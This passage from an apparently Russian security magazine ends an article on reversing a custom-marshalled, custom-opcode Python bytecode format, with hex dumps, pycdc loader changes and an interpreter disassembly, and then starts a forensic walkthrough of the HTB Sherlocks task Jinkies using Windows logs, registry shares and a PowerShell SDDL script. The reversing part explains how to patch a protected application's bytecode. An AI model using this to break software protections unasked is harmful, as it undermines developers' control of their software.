00000020: 00 05 00 00-00 40 00 00-00 F3 6E 01-00 00 64 00
00000030: 5A 00 64 01-64 02 6C 01-5A 01 64 01-64 02 6C 02
00000040: 5A 02 64 01-64 02 6C 03-5A 03 67 00-64 03 A2 01
00000050: 5A 04 65 05-65 06 66 02-5A 07 64 04-64 05 84 00
00000060: 5A 08 64 40-64 06 64 07-84 01 5A 09-64 41 64 09
00000070: 64 0A 84 01-5A 0A 64 0B-64 0C 84 00-5A 0B 64 0D
00000080: 64 0E 84 00-5A 0C 65 05-A0 0D 64 0F-64 10 A1 02
00000090: 5A 0E 65 05-A0 0D 64 10-64 0F A1 02-5A 0F 64 11
000000A0: 64 12 84 00-5A 10 64 13-64 14 84 00-5A 11 64 15
000000B0: 5A 12 64 02-61 13 64 02-61 14 64 16-64 17 84 00
000000C0: 5A 15 64 42-64 18 64 19-84 01 5A 16-64 1A 64 1B
000000D0: 84 00 5A 17-64 43 64 1C-64 1D 84 01-5A 18 64 02
000000E0: 61 19 64 02-61 1A 64 1E-5A 1B 64 1F-5A 1C 64 44
000000F0: 64 20 64 21-84 01 5A 1D-64 08 64 01-64 08 64 08
00000100: 64 22 9C 04-64 23 64 24-84 02 5A 1E-64 08 64 08
00000110: 64 25 64 26-9C 03 64 27-64 28 84 02-5A 1F 64 29
00000120: 5A 20 64 02-61 21 64 02-61 22 64 02-61 23 64 45
00000130: 64 2A 64 2B-84 01 5A 24-64 2C 64 2D-84 00 5A 25
00000140: 64 2E 5A 26-65 26 64 2F-1A 00 64 30-14 00 5A 27
00000150: 64 31 64 32-84 00 5A 28-64 33 64 34-84 00 5A 29
00000160: 64 35 64 36-84 00 5A 2A-64 37 64 38-84 00 5A 2B
00000170: 64 39 64 3A-84 00 5A 2C-64 3B 64 3C-84 00 5A 2D
00000180: 64 3D 64 3E-84 00 5A 2E-65 2F 64 3F-6B 02 90 01
00000190: 72 6A 65 2D-83 00 01 00-64 02 53 00-29 46 FA 44
000001A0: 42 61 73 65-31 36 2C 20-42 61 73 65-33 32 2C 20
000001B0: 42 61 73 65-36 34 20 28-52 46 43 20-33 35 34 38
000001C0: 29 2C 20 42-61 73 65 38-35 20 61 6E-64 20 41 73
000001D0: 63 69 69 38-35 20 64 61-74 61 20 65-6E 63 6F 64
000001E0: 69 6E 67 73-E9 00 00 00-00 4E A9 12-DA 06 65 6E
000001F0: 63 6F 64 65-DA 06 64 65-63 6F 64 65-DA 0B 65 6E
00000200: 63 6F 64 65-62 79 74 65-73 DA 0B 64-65 63 6F 64
00000210: 65 62 79 74-65 73 DA 09-62 36 34 65-6E 63 6F 64
00000220: 65 DA 09 62-36 34 64 65-63 6F 64 65-DA 09 62 33
00000230: 32 65 6E 63-6F 64 65 DA-09 62 33 32-64 65 63 6F
00000240: 64 65 DA 09-62 31 36 65-6E 63 6F 64-65 DA 09 62
00000250: 31 36 64 65-63 6F 64 65-DA 09 62 38-35 65 6E 63
```

```
00000000: 6F 0D 0D 0A-00 00 00 00-C2 F2 7F 64-83 54 00 00
00000010: E3 00 00 00-00 00 00 00-00 00 00 00-00 05 00 00
00000020: 00 00 00 00-00 F3 BC 02-00 00 97 00-63 00 5A 00
00000030: 63 01 63 02-6C 01 5A 01-63 01 63 02-6C 02 5A 02
00000040: 63 01 63 02-6C 03 5A 03-67 00 63 03-A2 01 5A 04
00000050: 66 05 66 06-65 02 5A 07-63 04 84 00-5A 08 63 02
00000060: 65 01 63 05-84 01 5A 09-63 02 63 06-65 02 63 07
00000070: 84 01 5A 0A-63 08 84 00-5A 0B 63 09-84 00 5A 0C
00000080: 66 05 A0 0D-00 00 00 00-00 00 00 00-00 00 00 00
00000090: 00 00 00 00-00 00 00 00-63 0A 63 0B-A6 02 00 00
000000A0: AB 02 00 00-00 00 00 00-00 00 5A 0E-66 05 A0 0D
000000B0: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000C0: 00 00 00 00-63 0B 63 0A-A6 02 00 00-AB 02 00 00
000000D0: 00 00 00 00-00 00 5A 0F-63 0C 84 00-5A 10 63 0D
000000E0: 84 00 5A 11-63 0E 5A 12-63 0F 5A 13-63 10 5A 14
000000F0: 63 11 5A 15-63 12 5A 16-69 00 61 17-69 00 61 18
00000100: 63 13 84 00-5A 19 63 06-63 02 65 02-63 14 84 01
00000110: 5A 1A 63 15-84 00 5A 1B-66 12 A0 1C-00 00 00 00
00000120: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000130: 63 16 AC 17-A6 01 00 00-AB 01 00 00-00 00 00 00
00000140: 00 00 66 1B-5F 00 00 00-00 00 00 00-00 00 63 06
00000150: 63 02 65 02-63 18 84 01-5A 1D 66 13-A0 1C 00 00
00000160: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000170: 00 00 63 16-66 14 AC 19-A6 02 00 00-AB 02 00 00
00000180: 00 00 00 00-00 00 66 1D-5F 00 00 00-00 00 00 00
00000190: 00 00 63 1A-84 00 5A 1E-66 12 A0 1C-00 00 00 00
000001A0: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000001B0: 63 1B AC 17-A6 01 00 00-AB 01 00 00-00 00 00 00
000001C0: 00 00 66 1E-5F 00 00 00-00 00 00 00-00 00 63 06
000001D0: 65 01 63 1C-84 01 5A 1F-66 13 A0 1C-00 00 00 00
000001E0: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000001F0: 63 1B 63 1D-AC 19 A6 02-00 00 AB 02-00 00 00 00
00000200: 00 00 00 00-00 66 1F 5F-00 00 00 00-00 00 00 00
00000210: 63 1E 84 00-5A 20 63 06-65 01 63 1F-84 01 5A 21
00000220: 63 02 61 22-63 02 61 23-63 20 5A 24-63 21 5A 25
00000230: 63 06 63 06-63 06 65 03-63 22 84 01-5A 26 63 06
00000240: 63 01 63 06-63 06 63 23-9C 04 63 24-84 02 5A 27
00000250: 63 06 63 06-63 25 63 26-9C 03 63 27-84 02 5A 28
```

Слева — обычный base64.pyc, справа — расшифрованный

Сразу видно, что побайтовое сравнение этих файлов — плохая идея, разница в коде на первый взгляд просто чудовищная. Начать с того, что даже по размеру стандартным образом откомпилированный `base64.pyc` почти в два раза меньше расшифрованного. Тем не менее с ходу заметно, что изначальная гипотеза о нестандартном маршалинге оказалась верной: в расшифрованном файле как минимум отсутствует 32-битное поле `kwOnlyArgCount` (выделено красным).

Слегка поборов первичный ужас, приступаем к решению проблемы. Берем за основу упомянутый в моей статье пакет pycdc и, дизассемблируя им исходный и расшифрованный `base64.pyc`, пытаемся найти разницу.

За загрузку объекта `code` здесь отвечает метод `void PycCode::load(PycData* stream, PycModule* mod)` модуля `pyc_code.cpp`. Сразу убираем следующую конструкцию:

```
if (mod->majorVer() >= 3)
        m_kwOnlyArgCount = stream->get32();
    else
        m_kwOnlyArgCount = 0;
```


Это дает нам значительный прогресс в исследовании объекта. Не буду приводить всю рутину тестов, проб и ошибок, в ходе которых выясняется, что все не так уж и страшно. Кроме описанного выше поля, кастомный формат отличается, по сути, только положением последовательностей `freeVars` и `cellVars`. Поправив их, мы получаем версию `pycdas.exe`, дизассемблирующую байт-код без ошибок. Но тут нас снова ждет облом, поскольку восстановленный код выглядит примерно так:

```
...
[Names]
    'os'
    'system'
    'name'
    'print'
    'advanced_entry_message'
    'simple_entry_message'
[Var Names]
    'mode'
[Free Vars]
[Cell Vars]
[Constants]
    None
    'nt'
    'cls'
    'clear'
[Disassembly]
    0       <INVALID>
    2       LOAD_GLOBAL     1: system
    4       <INVALID>
    6       <INVALID>
    8       <INVALID>
    10      <INVALID>
    12      <INVALID>
    14      LOAD_ATTR       1: system
    16      <INVALID>
    18      <INVALID>
    20      <INVALID>
    22      <INVALID>
    24      LOAD_GLOBAL     0: os
    26      <INVALID>
    28      <INVALID>
    30      <INVALID>
    32      <INVALID>
    34      <INVALID>
    36      LOAD_ATTR       2: name
...
```

То есть классы, строки, методы и прочие элементы восстанавливаются вроде бы правильно, однако сам байт-код не раскодируется, хотя даже аргументы команд выглядят похожими на правильные.

Видимо, и тут нам программисты подложили свинью — помимо кастомного маршалинга, нам подсунули еще и кастомную систему команд, отличающуюся от стандартной 3.10 и даже 3.11.

Но и это прискорбное открытие нас не останавливает, ведь в предыдущей статье мы уже научились искать интерпретатор байт-кода. Вот и здесь мы быстро находим его, например внутри функции `_PyEval_EvalFrameDefault`.



```
.text:0000000180206EE9                 mov     [rsp+180h+var_148], r12
.text:0000000180206EEE
.text:0000000180206EEE loc_180206EEE:                          ; CODE XREF: _PyEval_EvalFrameDefault+19B9↓j
.text:0000000180206EEE                                         ; _PyEval_EvalFrameDefault+2F15↓j ...
.text:0000000180206EEE                 movzx   ecx, r13b
.text:0000000180206EF2                 lea     rax, cs:180000000h
.text:0000000180206EF9                 mov     rdx, r15
.text:0000000180206EFC                 mov     [rbp+80h+var_C8], r14
.text:0000000180206F00                 mov     [rsp+180h+var_108], rdx
.text:0000000180206F05                 mov     r8, r15
.text:0000000180206F08                 mov     [rbp+80h+var_E8], r14
.text:0000000180206F0C                 mov     r9, r15
.text:0000000180206F0F                 mov     eax, ds:(jpt_180206F36 - 180000000h)[rax+rcx*4] ; switch 181 cases
.text:0000000180206F16                 mov     r10, r15
.text:0000000180206F19                 lea     rcx, cs:180000000h
.text:0000000180206F20                 mov     [rsp+180h+var_118], r14
.text:0000000180206F25                 add     rax, rcx
.text:0000000180206F28                 mov     [rbp+80h+var_F8], r14
.text:0000000180206F2C                 mov     r11, r15
.text:0000000180206F2F                 mov     [rbp+80h+var_100], r14
.text:0000000180206F33                 movsxd  rsi, r12d
.text:0000000180206F36                 jmp     rax             ; switch jump
.text:0000000180206F38 ; ---------------------------------------------------------------------------
.text:0000000180206F38
.text:0000000180206F38 loc_180206F38:                          ; CODE XREF: _PyEval_EvalFrameDefault+196↑j
.text:0000000180206F38                                         ; DATA XREF: _PyEval_EvalFrameDefault:jpt_180206F36↓o
.text:0000000180206F38                 mov     [rdi+38h], r15  ; jumptable 0000000180206F36 case 83
.text:0000000180206F3C                 add     r15, 2
.text:0000000180206F40                 jmp     short loc_180206F9C
.text:0000000180206F42 ; ---------------------------------------------------------------------------
```

Правда, это нам не сильно помогает. К сожалению, мнемоники новых команд в интерпретатор не встроены, поэтому для воссоздания полнофункционального дизассемблера нам предстоит проверить 181 обработчик команд, сверив их с прежними таблицами опкодов из файлов `python_3_10.cpp` и `python_3_11.cpp`. Затем придется создать новую таблицу, причем даже количество команд тут не совпадает. Задача довольно муторная, хотя и исполнимая. Имеет смысл довести ее до конца в случае, если нам требуется полностью восстановить исходники программы. Если же нужно просто найти и поправить определенное место в коде, все гораздо проще: достаточно нащупать команды `NOP` и условные-безусловные переходы. Тем более что `NOP` у нас на предыдущем скриншоте идет первой командой (опкод `0x53`). Для патча теперь надо только отыскать нужное место (через исправленный дизассемблер), отредактировать его и заново перексорить по шаблону.

Задача написать полный дизассемблер или декомпилятор, конечно, сильно избыточна для разового патча конкретного специфического приложения, но сегодняшний пример может послужить основой для допиливания существующего декомпилятора по мере выхода новых версий Python. А выходят они регулярно.

УРОКИ ФОРЕНЗИКИ

Анализируем логи Windows и таблицу MFT на примере HTB Jinkies

Сегодня мы будем учиться анализировать логи Windows и смотреть полную информацию о файле в таблице MFT. Это поможет нам восстановить последовательность действий злоумышленника в системе и раскрыть его никнейм.

rayhunt454
grigadan454@gmail.com

Площадкой для упражнений нам послужит задание Jinkies с ресурса Hack The Box Sherlocks.

По сценарию задания компьютерная атака произошла 6 октября в инфраструктуре стартапа Cloud-Guru-Management Ltd, где разрабатывают некий продукт. Известно, что пользователь взломанного компьютера случайно предоставил общий доступ к своей папке Documents, а также утверждает, что в этот день его не было за компьютером. Генеральный директор Cloud-Guru-Management 6 октября получил устные сообщения о том, что интеллектуальная собственность компании была украдена. Команда реагирования на инциденты собрала артефакты операционной системы взломанного компьютера с помощью утилиты KAPE. Наша задача — провести расследование инцидента и восстановить картину взлома ресурса.

ИСПОЛЬЗУЕМЫЕ УТИЛИТЫ

- **Hayabusa** — инструмент для быстрого анализа логов, основанный на правилах Sigma.
- **FullEventLogView** — утилита Nirsoft для анализа событий. Она позволяет фильтровать логи по датам, идентификаторам событий, а также по ключевым словам. Чтобы использовать этот инструмент, достаточно указать каталог с файлами `evtx`.
- **MFTECmd** — парсер таблицы MFT файловой системы NTFS.
- **DB Browser for SQLite** — инструмент для просмотра базы данных SQLite, необходим при анализе истории браузера Chrome.
- **Registry Explorer** — утилита для просмотра кустов реестра Windows.

ИССЛЕДОВАНИЕ

Загрузим файл архива задания и приступим к исследованию артефактов.

В файле архива содержатся следующие данные: каталог `TriageData`, в котором расположены собранные файловые артефакты операционной системы; каталог `LiveResponse`, содержащий список запущенных процессов; информация о системе и много других волатильных данных.

Чтобы получить инфу об исследуемом компьютере, откроем файл `LiveResponse\Systeminfo.csv`. Имя исследуемого компьютера — `VELMAD100`, установлена операционная система Windows 10 Pro. Из файла `ipconfig.txt` получим сетевые настройки интерфейса, IP-адрес хоста 192.168.157.144, IP-адрес шлюза 192.168.157.2, DHCP-сервер 192.168.157.254.

Нам известно, что компьютерный инцидент произошел 6 октября 2023 года. Проанализируем все события операционной системы за этот день. Откроем утилиту FullEventLogView и загрузим логи, расположенные по такому пути:

```
Jinkies_KAPE_output/TriageData/C/Windows/system32/winevt/
```


Затем выставим фильтр по дате (Options → Advanced Options) и приступим к анализу.

Первым делом проанализируем сообщения о событиях авторизации в системе и запуска процессов. На исследуемом хосте установлена служба Sysmon (системный монитор) — эта утилита разработана в Microsoft для расширенного аудита Windows. Sysmon предоставляет подробную информацию об активности системы на уровне процессов и сети. Подробная информация о каждом идентификаторе событий есть в документации Microsoft.

В FullEventLogView откроем вкладку Options → Advanced Options → Show only specified event IDs и введем следующие идентификаторы событий:


- 4624 — событие входа в систему, нам интересен тип входа и источник авторизации;
- 4648 — вход в систему с явным указанием аутентификационных данных;
- 4672 — сеансу входа назначены специальные привилегии;
- 4625 — ошибка входа в систему;
- 1149 — событие описывает признак входа в систему по протоколу RDP; такое событие регистрируется при подключении источника к хосту;
- 21 — успешный вход пользователя в сеанс RDP;
- 24 — отключение сеанса RDP;
- 1 (журнал событий Sysmon) — событие создания процесса, содержит подробную информацию о созданном процессе: хеш, команда запуска и так далее;
- 3 (журнал Sysmon) — событие сетевого подключения регистрирует TCP- и UDP-соединения.

В 17:15 зафиксировано событие с идентификатором 4624, тип входа 3 (сетевой вход) с хоста 192.168.157.151, с использованием учетных данных пользователя Velma.




```
Вход в учетную запись выполнен успешно.

Субъект:
        ИД безопасности:                S-1-0-0
        Имя учетной записи:             -
        Домен учетной записи:           -
        ИД входа:               0x0

Сведения о входе:
        Тип входа:              3
        Ограниченный режим администрирования:   -
        Виртуальная учетная запись:             Нет
        Расширенный маркер:             Нет

Уровень олицетворения:          Олицетворение

Новый вход:
        ИД безопасности:                S-1-5-21-3466369480-1315555486-2413066615-1002
        Имя учетной записи:             Velma
        Домен учетной записи:           VELMAD100
        ИД входа:               0x20E03D0
        Связанный ИД входа:             0x0
        Сетевое имя учетной записи:     -
        Сетевой домен учетной записи:   -
        GUID входа:             {00000000-0000-0000-0000-000000000000}

Сведения о процессе:
        ИД процесса:            0x0
        Имя процесса:           -

Сведения о сети:
        Имя рабочей станции:    -
        Сетевой адрес источника:        192.168.157.151
        Порт источника:         58868
```

Далее в 17:16:09 зафиксирован отказ доступа к общему ресурсу `C:\Users\Velma\Documents`, источник — адрес 192.168.157.151.



```
Общий ресурс отказал в доступе клиенту.

Имя клиента: \\192.168.157.151
Адрес клиента: 192.168.157.151:35912
Имя пользователя: VELMAD100\velma
ИД сеанса: 0x140000000031
Имя общего ресурса: \\*\Documents
Путь к общему ресурсу: \??\C:\Users\Velma\Documents
Состояние: {Отказано в доступе}
Процесс запросил доступ к объекту, но права на доступ не предоставлены. (0xC0000022)
Сопоставленный доступ: 0x2
Предоставленный доступ: 0x0
```

Мы зафиксировали сетевой вход с IP-адреса 192.168.157.151, а также доступ к общим каталогам на исследуемом компьютере. В ключе реестра `ControlSet001\Services\LanmanServer\Shares` куста `SYSTEM` расположены имена общих каталогов и пути к ним. Давай заглянем в этот ключ с помощью утилиты Registry Explorer.



Value Name	Value Type	Data
Users	RegMultiSz	CATimeout=0 CSCFlags=2048 MaxUses=4294967295 Path=C:\Users Permissions=0 Remark= ShareName=Users Type=0
Documents	RegMultiSz	CATimeout=0 CSCFlags=0 MaxUses=4294967295 Path=C:\Users\Velma\Documents Permissions=9 ShareName=Documents Type=0


Содержимое ключа реестра LanmanServer

На исследуемом компьютере есть общие директории `C:\Users\Velma\Documents` и `C:\Users`.

Также по пути, приведенному ниже, расположены дескрипторы безопасности, то есть разрешения для доступа к общим каталогам.

```
ControlSet001\Services\LanmanServer\Shares\Security
```

Выгрузим бинарный вид дескрипторов и преобразуем в формат SDDL (строка с описанием прав доступа).



Value Name	Value Type	Data
Users	RegBinary	01-00-04-80-48-00-00-00-58-00-00-00-00-00-00-00-14-00-00-00-02-00-34-00-02-00-00-00-00-03-18-00-FF-01-1F-00-01-02-00-00-00-00-00-05-20-00-...
Documents	RegBinary	01-00-04-80-30-00-00-00-40-00-00-00-00-00-00-00-14-00-00-00-02-00-1C-00-01-00-00-00-00-00-14-00-A9-00-12-00-01-01-00-00-00-00-00-01-00-00...

Бинарный вид дескриптора безопасности

Напишем для этого небольшой скрипт на PowerShell.

```
$Documents = [byte]0x01,0x0,0x04,0x80,0x30,0x0,0x0,0x0,0x40,0x0,0x0,
0x0,0x0,0x0,0x0,0x0,0x14,0x0,0x0,0x0,0x02,0x0,0x1C,0x0,0x01,0x0,0x0,
0x0,0x0,0x0,0x14,0x0,0xA9,0x0,0x12,0x0,0x01,0x01,0x0,0x0,0x0,0x0,0x0,
0x01,0x0,0x0,0x0,0x0,0x01,0x02,0x0,0x0,0x0,0x0,0x0,0x05,0x20,0x0,0x0,
